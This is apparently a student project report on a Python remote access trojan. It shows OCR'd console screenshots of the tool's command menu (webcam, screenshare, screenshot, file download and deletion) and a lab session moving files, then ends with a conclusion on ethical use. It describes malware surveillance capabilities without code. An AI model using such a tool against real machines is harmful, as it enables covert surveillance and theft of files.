


```
editfile <file> <text>    edit file
createfile <file>         create file
download <file> <homedir> download file
upload                    upload file
cp <file1> <file2>        copy file
mv <file> <path>          move file
searchfile <file> <dir>   search for file in mentioned directory
mkdir <dirname>           make directory
rmdir <dirname>           remove directory
startfile <file>          start file
readfile <file>           read from file

======================================================
Command >>  pwd
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main
Command >>  ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 5:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::ec87:f41b:7e02:1a26%17
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 4:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2409:4072:2e8a:9160:f44f:307a:c8a7:78e7
   Temporary IPv6 Address. . . . . . : 2409:4072:2e8a:9160:a4a8:3b54:c8c0:2634
   Link-local IPv6 Address . . . . . : fe80::eb15:4b81:e598:3983%2
   IPv4 Address. . . . . . . . . . . : 192.168.233.5
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway
Command >>  webcam
Command >>  screenshot
File is stored at C:\Users\mksg0\OneDrive\Desktop\ICN\Python-RAT-main\Python-RAT-main\47736.png
Command >>  |
```

Message box:




```
======================================================
Video:
======================================================

screenshare               overseing remote PC
webcam                    webcam video capture
breakstream               break webcam/screenshare stream
screenshot                capture screenshot
webcam_snap               capture webcam photo

======================================================
Files:
======================================================

delfile <file>            delete file
editfile <file> <text>    edit file
createfile <file>         create file
download <file> <homedir> download file
upload                    upload file
cp <file1> <file2>        copy file
mv <file> <path>          move file
searchfile <file> <dir>   search for file in mentioned directory
mkdir <dirname>           make directory
rmdir <dirname>           remove directory
startfile <file>          start file
readfile <file>           read from file

======================================================
Command >>  cd suba
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main\suba
Command >>  download nandu.txt suba
File is downloaded
Command >>  download nandu.txt download
File is downloaded
Command >>  sendmessage
Enter the text: hai from server
Enter the title: messsage
MessageBox has appeared
Command >>  |
```




```
hai from server
```

Mkdir:





```
screenshot                capture screenshot
webcam_snap               capture webcam photo

======================================================
Files:
======================================================

delfile <file>            delete file
editfile <file> <text>    edit file
createfile <file>         create file
download <file> <homedir> download file
upload                    upload file
cp <file1> <file2>        copy file
mv <file> <path>          move file
searchfile <file> <dir>   search for file in mentioned directory
mkdir <dirname>           make directory
rmdir <dirname>           remove directory
startfile <file>          start file
readfile <file>           read from file

======================================================
Command >>  createfile icn
icn was created
Command >>  createfile icn.txt
icn.txt was created
Command >>  mkdir icn
/.a.45145
Command >>  mkdir suba
Directory suba was created
Command >>
```

Edit file:




```
======================================================

delfile <file>            delete file
editfile <file> <text>    edit file
createfile <file>         create file
download <file> <homedir> download file
upload                    upload file
cp <file1> <file2>        copy file
mv <file> <path>          move file
searchfile <file> <dir>   search for file in mentioned directory
mkdir <dirname>           make directory
rmdir <dirname>           remove directory
startfile <file>          start file
readfile <file>           read from file

======================================================
Command >>  createfile icn
icn was created
Command >>  createfile icn.txt
icn.txt was created
Command >>  mkdir icn
/.a.45145
Command >>  mkdir suba
Directory suba was created
Command >>  createfile suba
suba was created
Command >>  createfile nandu.txt
nandu.txt was created
Command >>  download suba Python-RAT-main
File is downloaded
Command >>  readfile nandu
===================================================
No such file in directory
===================================================
Command >>  cd
No directory
Command >>  cd Python-RAT-main
No such directory
Command >>  pwd
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main
Command >>  cd suba
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main\suba
Command >>  readfile nandu
===================================================
No such file in directory
===================================================
Command >>  readfile nandu.txt
===================================================
This is from client
===================================================
Command >>  |
```


subaSHREE M - [CB.EN.U4AIE22048]
All
School
Apps
Documents
Web
Settings
Peopl
AMRITA VISHWA VIDYAPEETHAM
C
Best match
SM SUBASHREE M - [CB.EN.U4AIE22048]
suba
File folder
Last modified: 12/18/2023, 6:16 PM
School - Documents
Book
Author: SUBASHREE M - [CB.EN.U4AIE...
Search school and web
suba - See school and web results



```
delfile <file>             delete file
editfile <file> <text>     edit file
createfile <file>          create file
download <file> <homedir>  download file
upload                     upload file
cp <file1> <file2>         copy file
mv <file> <path>           move file
searchfile <file> <dir>    search for file in mentioned directory
mkdir <dirname>            make directory
rmdir <dirname>            remove directory
startfile <file>           start file
readfile <file>            read from file

======================================================
Command >>  createfile icn
icn was created
Command >>  createfile icn.txt
icn.txt was created
Command >>  mkdir icn
/.a.45145
Command >>  mkdir suba
Directory suba was created
Command >>  createfile suba
suba was created
Command >>  createfile nandu.txt
nandu.txt was created
Command >>  download suba Python-RAT-main
File is downloaded
Command >>  readfile nandu
===================================================
No such file in directory
===================================================
Command >>  cd
No directory
Command >>  cd Python-RAT-main
No such directory
Command >>  pwd
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main
Command >>  cd suba
C:\Users\Nandini\OneDrive\Desktop\Cns\Python-RAT-main\suba
Command >>  readfile nandu
===================================================
No such file in directory
===================================================
Command >>  readfile nandu.txt
===================================================
This is from client
===================================================
Command >>  createfile dummy.txt
dummy.txt was created
Command >>
```



Name	Status	Date modified	Type	Size
dummy	✓	18-12-2023 18:23	Text Document	0 KB
nandu	✓	18-12-2023 18:21	Text Document	1 KB

Conclusion

The Python RAT project is a comprehensive illustration of remote system management, encompassing a diverse set of functionalities. Ranging from basic command execution to advanced features like screen sharing and registry manipulation, the project showcases a nuanced understanding of system administration. Leveraging external libraries enhances its capabilities, offering multimedia streaming and volume control.

However, it is crucial to emphasize the ethical implications surrounding the development and use of such tools. While the project provides valuable insights into cybersecurity and remote administration, the potential for misuse is a significant concern. Responsible and ethical use of remote access tools is imperative to avoid legal repercussions and uphold user privacy.

This project serves as a valuable resource for developers and cybersecurity professionals to deepen their knowledge of potential security threats. The importance of ethical hacking practices and adherence to legal guidelines cannot be overstated. Ultimately, the conclusion of the Python RAT project underscores the critical need for ethical considerations, user consent, and legal compliance in the realm of cybersecurity to ensure the responsible development and use of such powerful tools.

REFRENCES:

[1] https://docs.python.org

[2] From pranks to APTs: How remote access Trojans became a major security threat, By Andrada Fiscutean

[3] Socket Programming in Python (Guide), By Nathan Jennings